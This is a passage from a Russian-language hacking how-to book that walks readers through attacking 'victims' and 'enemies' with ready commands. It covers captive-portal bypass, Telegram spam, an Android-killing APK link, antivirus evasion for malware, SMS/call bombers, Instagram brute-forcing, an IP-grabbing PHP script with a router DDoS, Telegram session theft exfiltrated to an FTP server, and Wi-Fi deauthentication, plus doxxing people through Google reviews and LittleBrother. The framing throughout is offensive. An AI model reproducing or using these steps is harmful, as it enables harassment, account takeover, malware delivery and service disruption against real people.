4. Находим строчку *<div class="NVFbjd LAORIe " data-source id="115978902187173497207">* и копируем числовое значение – это GoogleID
5. Вставляем его вместо <GoogleID> в ссылку:

   https://www.google.com/maps/contrib/<GoogleID>

   и переходим по ней.

Если человек когда-либо оставлял отзывы, ты увидишь, где и когда это было, и что он писал.

10.9. Обход авторизации Wi-Fi с гостевым доступом. Ломаем платный Wi-Fi в отеле

Нередко встречаются роутеры с "гостевым доступом", но бывает, что бесплатный Wi-Fi имеет защиту Captive Portal.

Другими словами, имеется открытая сеть Wi-Fi сеть, к которой мы можем подключиться без использования пароля, но при каждой нашей попытке зайти на Интернет-ресурс, нас будут перенаправлять на страницу, где необходимо будет ввести учетные данные, оплатить, подтвердить номер телефона с помощью СМС или что-нибудь. Разумеется, ни оставлять свой номер телефона, ни тем более платить за доступ к Интернету не хочется.

Поэтому мы будем использовать утилиту, которая будет обходить данную защиту.

Нужно зайти в терминал и прописать команды для установки:

```
sudo sudo apt -y install sipcalc nmap
wget https://raw.githubusercontent.com/systematicat/
hack-captive-portals/master/hack-captive.sh
sudo chmod u+x hack-captive.sh
sudo ./hack-captive.sh
```

Использование:

```
sudo ./hack-captive.sh
```

После фразы "Pwned! Now you can surf the Internet!" ты можешь пользоваться Интернетом совершенно бесплатно.

10.10. Сайт для изменения голоса

Сайт https://voicechanger.io/ – не слишком серьезный инструмент, но зато довольно простой и функциональный. И при этом бесплатный. Для всевозможных шуток над своими друзьями его возможностей более чем достаточно.

Есть возможность загрузить готовое аудио/текст или записать все в режиме онлайн. Бонусом идут несколько десятков готовых пресетов, а также возможность создать свой собственный.

Ты с легкостью можешь использовать этот инструмент, если есть необходимость оставить какое-то анонимное послание в Интернете, чтобы тебя не могли вычислить по голосу. Главное, соблюдать анонимность при работе с самим сайтом – не нужно заходить на него со своего IP-адреса.

10.11. Спамим друга в Telegram с помощью Termux

Перед тем как установить и использовать приведенный далее скрипт, нам необходимо получить "Собственный идентификатор API и хэш". Не забывай, что эти данные ни в коем случае нельзя показывать или передавать другим!

Получить эти данные можно на сайте my.telegram.org (заходим в "Инструменты разработки", далее заполняем первые два поля, и нажимаем **Сохранить**). Все, мы получили хэш и идентификатор. Осталось только разобраться, как их использовать.

Установим необходимы пакеты (в Debian/Ubuntu/Kali вместо *sudo apt* используй *apt*):

```
sudo sudo apt update && sudo apt upgrade
sudo sudo apt install git python
sudo pip install telethon pyotp
git clone https://github.com/SeRgEy2701/TG-spam
cd TG-spam
```

Запускаем:

```
python spamtg.py
```

После запуска мы заполняем поля:

- Вводим свой хэш.

- Вводим идентификатор наш (ip приложения).
- Вводим количество сообщений.
- Вводим ID жертвы.
- Вводим текст сообщения.

Если все успешно, то тебя попросят ввести номер телефона, который привязан к твоему аккаунту, и пришедший код. Готово!

10.12. Узнаем IP-адрес через Telegram

Телега скрывает IP-адреса пользователей. Попробуем вычислить IP-адрес другого пользователя Telegram. Никакой софт нам особо не нужен, только сам Telegram и wireshark для анализа трафика. Ранее было показано, как использовать Wireshark. Далее приводим только действия, которые необходимо выполнить:

1. Запусти Wireshark и в фильтре обязательно указываем нужный нам протокол – STUN.
2. Затем нажми на лупу (Найти пакет) и ты увидишь, как у тебя появится новая строка с параметрами и поисковой строкой. Там выбираем параметр **Строка**
3. В строке пишем XDR-MAPPED-ADDRESS
4. Включаем wireshark и звоним через Telegram. Как только пользователь ответит на звонок, тут же у нас начнут отображаться данные и среди них будет IP адрес юзера, которому звонили.
5. Чтобы понять, какой именно IP нам нужен, жмем уже в настроенном поисковике **Найти**, ищем в строке XDR-MAPPED-ADDRESS а то, что идет после него и есть нужный нам IP.

Конечно, если пользователь юзает прокси (тот же VPN), ты увидишь IP-адрес VPN-сервера. Но, по крайней мере, ты будешь знать, что пользователь не простой, а продвинутый!

10.13. Как убить Android-девайс врага

Показываем способ, позволяющий "убить" телефон недруга с помощью вируса. Все, что нужно от тебя – установить скрипт и получить заветную ссылку. Затем эту ссылку нужно отправить врагу и постараться заменить его на нее. Если он не откроет ссылку, то ничего не выйдет. Главное не открой эту ссылку сам:)

Итак, сначала нужно установить скрипт:

```
sudo apt upgrade
sudo apt install python git
sudo pip install lolcat
git clone https://github.com/noob-hackers/Infect
cd Infect
bash infect.sh
```

После этого выбираем вариант 1 и жмем 3 раза **Enter** – для нас сразу же создастся ссылка. Ее нужно скопировать и кинуть жертве. Когда жертва перейдет, скачается файл System Update.apk. Далее все зависит, разрешена ли у жертвы установка приложений из непроверенных источников. Если да, то телефон жертвы начнет умирать медленно, но верно. Если же выключена, то ничего у тебя не получится, но попробовать нужно однозначно!

10.14. Утилита для поиска информации о человеке

LittleBrother – одна из немногих подобных утилит, которая действительно работает, в отличие от других своих собратьев, которые даже не запускаются. Для работы с утилитой понадобится машина, на которой установлен Python. Это может быть и Windows-система, и Linux. Команды для установки (команды адаптированы под Linux):

```
$ git clone https://github.com/darkcoding12/LB
$ cd LB && unzip LittleBrother.zip
$ cd LittleBrother && pip3 install -r requirements.txt
$ python3 LittleBrother.py
```

Главное меню показано на рис. 10.3. Выбираем пункт 1 (просто нажми 1 и **Enter**).




Рис. 10.3. Главное меню

Далее нужно выбрать, как найти человека. По номеру телефона по понятным причинам искать не будем. Но попробуем найти по **Нику** (рис. 10.5). На рис. 10.6 показаны результаты поиска по имени и фамилии. Программа нашла все аккаунты, зарегистрированные в социальных сетях на указанные ФИО или подобные.




Рис. 10.4. Как именно будем искать человека

Рис. 10.5. Результаты поиска по Нику




Рис. 10.6. Поиск по ФИО

10.15. Бесплатная и законная активация Windows

В Microsoft предусмотрели вариант ознакомительной активации Windows на 30 дней. Такой себе триал-режим, после которого тебе придется определить-

ся, покупать Windows или нет. Однако на протяжении этого периода ты не будешь видеть надоедливую надпись с требованием активировать Windows.

Задействовать временную активацию можно так:

1. Открой меню **Пуск** и найди приложение **Командная строка**
2. Щелкни по нему правой кнопкой мыши, выбери **Дополнительно, Запуск от имени администратора**.
3. Введи команду `slmgr /rearm`
4. После сообщения об успешной активации перезагрузи компьютер
5. Следующие 30 дней наслаждайся отсутствием надписи с требованием активировать Windows.




Рис. 10.7. Активация Windows

На самом деле пользоваться Windows можно не 30, а целых 90 дней. Когда 30 дней закончатся, и опять появится надоедливое сообщение, введи данную команду снова. Всего ее можно вводить 3 раза, поэтому суммарный срок тестового периода составляет 90 дней – вполне неплохо.

10.16. Шифруем вирус для Android

AVPASS – это инструмент для обхода модели обнаружения систем вредоносных программ Android (т.е. антивируса в Android) и обхода их логики

обнаружения с помощью утечки информации в сочетании с методами обфускации APK.

AVPASS не ограничивается функциями обнаружения, используемыми системами обнаружения, а также может определять правила обнаружения, чтобы замаскировать любое вредоносное ПО для Android под безобидное приложение путем автоматического преобразования двоичного файла APK.

Инструмент предоставляет режим имитации, который позволяет разработчикам вредоносных программ безопасно запрашивать любопытные функции обнаружения без отправки всего двоичного файла.

AVPASS предлагает несколько полезных функций для преобразования любого вредоносного ПО для Android для обхода антивируса. Ниже приведены основные функции, которые предлагает AVPASS:

- Обфускация APK с более чем 10 модулями
- Вывод функций для системы обнаружения с помощью индивидуальной обфускации
- Вывод правил системы обнаружения с использованием факторного эксперимента 2k
- Целенаправленная обфускация для обхода конкретной системы обнаружения
- Поддержка безопасных запросов с использованием режима имитации

Посмотреть на инструмент в действии можно в любом видео в Интернете.

Приступим к установке инструмента. Первым делом обновим пакеты:

```
sudo apt update -y
```

Клонируем репозитарий:

```
cd ~
git clone https://github.com/sslab-gatech/avpass
```

Переходим в каталог **avpass** и устанавливаем все необходимые зависимости:

```
chmod +x install-dep.sh
sudo ./install-dep.sh
```

Далее все зависит от того, что тебе нужно сделать. Смотри видео, читай документацию – она будет в каталоге avpass/docs. Конкретно команда шифрования файла будет выглядеть так:

```
python gen_disguise.py -i <название APK-файла> individual
```

Алгоритм таков:

1. Когда мы рассматривали инструменты Kali Linux, был инструмент "разборки" APK-файла.
2. Скачай какой-то APK-файл, распакуй его с помощью Apktool
3. Добавь вирус в APK
4. Создай новый APK
5. Зашифруй его инструментом avpass

10.17. Мстим недругу с помощью CallSpam

Если тебе кто-то насолил, можно отомстить ему, да еще и не своими руками. В этом тебе поможет CallSpam – небольшой скрипт, суть которого очень проста – он берет нужный тебе номер и помещает его во все сервисы, которые будут названивать и предлагать свои услуги.

Список команд для установки CallSpam в любом Debian-образом дистрибутиве:

```
apt update && apt upgrade -y
apt install python git -y
pip install requests
pip install transliterate
pip install colorama
git clone https://github.com/kitasS/callspam
cd callspam
python SpamCall.py
```

Примечание. Теоретически, тебе даже Linux не нужен, можешь установить Adnroid-приложение Termux и сможешь вводить все эти команды прямо в своем смартфоне. В этом случае вместо *apt* используй команду *pkg*. Синтаксис будет такой же, просто замени *apt* на *pkg*.

Итак, первые две команды подготавливают твою систему. Первая обновляет пакеты/систему, вторая – устанавливает Python и Git. Если ты устанавливал эти приложения ранее, можешь первые две команды не вводить вообще.

Команды 3 – 5 устанавливают необходимые для Python-скрипта модули. Далее вызываем Git для клонирования репозитария callspam на локальный комп, переходим в папку callspam и запускам скрипт SpamCall.py. Обрати внимание, что название скрипта и репозитария отличаются.

Далее нужно ввести номер телефона и имя. Если имя не указано, при звонке будут указывать рандомные имена. После чего видим, с каких сервисов ему будут звонить.

10.18. Еще одна бомба-спаммер TBomb

Если CallSpam тебе оказалось мало, TBomb – это новый инструмент, который будет надоедать вашей жертве не только спамом СМС, но и звонками в 7 часов утра вроде "вам одобрен займ". Единственный недостаток этого бомбера – звонки работают не во всех регионах и не со всеми операторами, но попытаться стоит.

Первые две команды, как и в предыдущем случае (если ты их еще не вводил):

```
apt update && apt upgrade -y
apt install python git -y
```

Клонируем репозитарий:

```
git clone https://github.com/TheSpeedX/TBomb
cd TBomb
```

Устанавливаем все зависимости (Python-модули):

```
python -m pip install -r requirements.txt
bash TBomb.sh
```

При первом запуске TBomb установит все необходимые пакеты (рис. 10.8), дождитесь завершения процесса, пока не увидите строчку Requirements Installed (рис. 10.9).




Рис. 10.8. Первый запуск TBomb




Рис. 10.9. Установка дополнительного ПО завершена

Далее ты увидишь основное меню бомбера (рис. 10.10). Выбери режим спама:

1. SMS
2. Звонки
3. E-mail




Рис. 10.10. Основное меню бомбера

Выбери 1 или 2. Дальше нужно ввести код страны (без +) и номер телефона жертвы.

Далее жмем **Enter** 2 раза, вписываем "1" или "2" для выбора режима спама, вписываем код страны жертвы (например, "7" без +), а далее и сам номер телефона.

Затем вводим следующую информацию:

- Количество сообщений/звонков. Максимум – 100, но если ввести 0, то количество будет неограниченно.
- Задержку между SMS/звонком.
- Количество потоков.

Затем ты увидишь параметры бомбера и сообщение о том, что бомбинг в любой момент можно приостановить, нажав Ctrl + Z и продолжить, нажав **Enter**. Нажми **Enter** сейчас для начала процесса.

Рис. 10.11. Параметры бомбера

На рис. 10.12 показано, что мы выбрали 2 потока, 60 секунд между SMS/звонком, 100 сообщений. Собственно, на этом все. Наслаждаемся процессом и смотрим, сколько SMS было отправлено (на рис. 10.12 показано, что отправлено 6 сообщений, из них – 3 успешно).




Рис. 10.12. Процесс бомбинга

10.19. Взлом Instagram

С помощью скрипта Instahack ты можешь выполнить брутфорс Instagram-аккаунта. Перед тем, как начинать брут аккаунта не забудь анонимизироваться. Торифицируй трафик или подключись к VPN.

Для установки Instahack выполни следующие действия:

1. Как обычно обновим пакеты

```
sudo apt update -y
sudo apt upgrade -y
```

2. Еще нам нужен Python2 и Git

```
sudo apt install python -y
sudo apt install python2 -y
sudo apt install git -y
```

3. Устанавливаем зависимости:

```
pip install lolcat
```

4. Качаем instahack, и открываем директорию с ним:

```
git clone https://github.com/evildevill/instahack
cd instahack
```

5. Запускаем установщик и сам instahack:

```
bash setup
bash instahack.sh
```

10.20. DDOS-атака роутера

При желании можно "задостить" роутер неприятеля, что оставит его на некоторое время без Интернета. Учитывая, что все в основном используют дешевенькие коробочки в среднем за 2000-3000 рублей, такой атаки роутер не выдержит. Это хорошая новость. Плохая заключается в том, что тебе нужно как-то выяснить IP-адрес неприятеля. Возможно, придется его заманить на

свой сайт и посмотреть логи или же написать простейший скрипт, который будет отправлять тебе IP-адрес всякого пользователя, который на него зашел. На PHP такой скрипт будет выглядеть так:

```
<?php
mail('твой email', 'IP-адрес', "IP: $_SERVER[REMOTE_ADDR] ");
?>
```

Осталось только заманить жертву на этот скрипт, и ты получишь ее IP-адрес.

Далее действуй так:

```
nmap -T4 -v IP-адрес
git clone https://github.com/Hydra7/Planetwork-DDOS
```

Пока nmap будет сканировать жертву на наличие открытых портов, открой второй терминал и введи вторую команду – это установит скрипт для DDOS-атаки.

При появляющихся диалоговых окнах "Do you want to continue? Y/n" нажимаем *Y*.

Запуск:

```
cd Planetwork-DDOS
python2 phtddos.py IP-адрес открытый_порт к-во_пакетов
```

Пример:

```
python2 phtddos.py 111.11.11.11 80 5000
```

Аналогичным образом можно "положить" какой-то сайт, а не только роутер неприятеля. С сайтом одновременно и проще, и сложнее. Проще, потому что не нужно заманивать жертву на свой скрипт – IP-адрес сайта легко вычислить, да и вообще можно указать сразу его доменное имя, не указывая IP-адрес. Сложнее в том, что сайт может работать через анти-DDOS-сервис вроде CloudFlare и у тебя ничего не выйдет. Атака будет отсекаться, а сайт продолжит работу.

10.21. Sploitus – поисковик свежих уязвимостей

Возможно ты знаком с Metasploit – и это далеко не единственный инструмент для поиска уязвимостей. Да и уязвимости в нем не самые новые. Это объясняется тем, что в случае Metasploit процесс добавления уязвимости выглядит так:

1. Появление уязвимости – когда она впервые обнаружена хакером
2. Спустя некоторое время уязвимость становится достоянием общественности – о ней узнают все, в том числе и разработчики программного продукта, в котором обнаружена уязвимость.
3. Разработчики Metasploit, после того, как об уязвимости становится известно всем, должны внести изменения во фреймворк и выпустить обновления. Это сложнее, чем просто выложить информацию об уязвимости на сайте, поэтому реализация пункта 3 займет некоторое время.
4. Конечный пользователь Metasploit должен обновить фреймворк, чтобы появилась возможность использовать уязвимость.

Сайт https://sploitus.com/ – это своеобразный поисковик уязвимостей. На нем даже выкладываются уязвимости недели – самые новые уязвимости, которые ты можешь попробовать прямо сейчас.




Рис. 10.13. Сайт https://sploitus.com/

На рис. 10.14 показано, как выглядит типичная уязвимость. Конкретно – уязвимость в популярном движке для е-коммерции OpenCart. Можешь взломать чей-то Интернет-магазин прямо сейчас!

Рис. 10.14. Описание уязвимости

Конечно, здесь ты не сможешь взломать чью-то систему посредством ввода строго определенного набора команд. Здесь нужны знания – понимания основ работы веб-приложения (если речь идет об OpenCart), понимание HTML и PHP. Если рассматривать конкретную уязвимость, представленную на рис. 10.14, то там все просто – достаточно создать HTML-файл с указанным содержимым и заменить некоторые значения формы своими. Инструкции также предельно просты (если не понимаешь, используй Google Chrome в качестве переводчика сайтов), но, повторимся, это только в случае с этой уязвимостью.

10.22. Угон Telegram-аккаунта

В этом разделе мы рассмотрим, как угнать интересующий Telegram-аккаунт. Необходимый скрипт Telegram_Stealer можно без проблем найти в Интернете. С его помощью ты сможешь завладеть Telegram-аккаунтом жертвы.

Далее все действия будут производиться в Windows:

1. Распакуй архив Telegram_Stealer.zip на свой компьютер

2. Установи Python 3.8.2 или новее
3. Установи любой редактор кода – подойдет или Sublime Text 3 или Visual Studio Code, в крайнем случае, хватит и Notepad2
4. Зарегистрируйся на любом FTP-сервер, в крайнем случае, можно развернуть свой FTP-сервер на своем компьютере, но этим ты засветишь свой IP-адрес, чего нельзя делать.
5. Открой файл скрипта в редакторе кода и укажите в нем свои данные для доступа к FTP – имя сервера, имя пользователя, пароль. Сюда будет приходить вся информация от украденного Telegram-аккаунта.
6. Откомпилируй код Python-скрипта в exe-файл. Для этого ты можешь использовать autopy-to-exe.
7. Отправь получившийся exe-файл жертве. Когда она откроет этот файл, на FTP-сервере в твоем аккаунте появятся два zip-файла.
8. Качаем Telegram Portable и открываем его. В Telegram появится папка "tdata" –открой ее. У тебя будет папка "D877F783D5D3EF8C" – открой ее и замени map0 или map1 (ты должен использовать свой файл с сервера tdata.zip).
9. Открываем снова "tdata" – находим файл "D877F783D5D3EF8C", удаляем его. Переносим аналогичный файл с вашего tdata1.zip или tdata2.zip.
10. Запускаем Telegram Portable – у нас на руках будет украденная сессия.

Самый сложный момент во всей этой истории – заставить жертву открыть exe-файл и молиться, чтобы антивирус его не заблокировал – здесь все зависит от антивируса, знает ли он об этой уязвимости в Telegram или нет.

10.23. Как положить Wi-Fi соседа или конкурента

В этом разделе будет рассказано, что с помощью инструментов для взлома Wi-Fi можно легко положить саму Wi-Fi-сеть, заставив всех ее клиентов отключиться.

Итак, открой терминал Kali Linux и выполни следующие команды:

```
airmon-ng start wlan0
airodump-ng wlan0mon
aireplay-ng --deauth 100 -a BSSID wlan0mon
airmon-ng stop wlan0mon
```

Вкратце разберемся, что и к чему:

- Первая команда переводит сетевой интерфейс wlan0 в режим мониторинга. Если у тебя несколько беспроводных интерфейсов, и ты хочешь использовать не wlan0, а какой-то другой, то имя интерфейса нужно сменить. Но обычно у всех один беспроводной интерфейс, поэтому данная команда останется неизменной.
- После ввода первой команды интерфейс будет переименован в wlan0mon. Когда твой адаптер находится в режиме мониторинга, введи вторую команду и вычисли BSSID сети, которую тебе нужно "убить". По сути, это MAC-адрес роутера. Но если свой MAC-адрес ты еще знаешь, то MAC-адрес врага еще нужно раздобыть.
- Третья команда выбрасывает из сети максимум 100 пользователей. Параметр *–a* задает BSSID сети – его ты узнал на предыдущем этапе. Опять-таки, если интерфейс у тебя другой, то измени его имя.
- Когда наиграешься и тебе надоест, переведи свой адаптер в обычный режим четвертой командой.

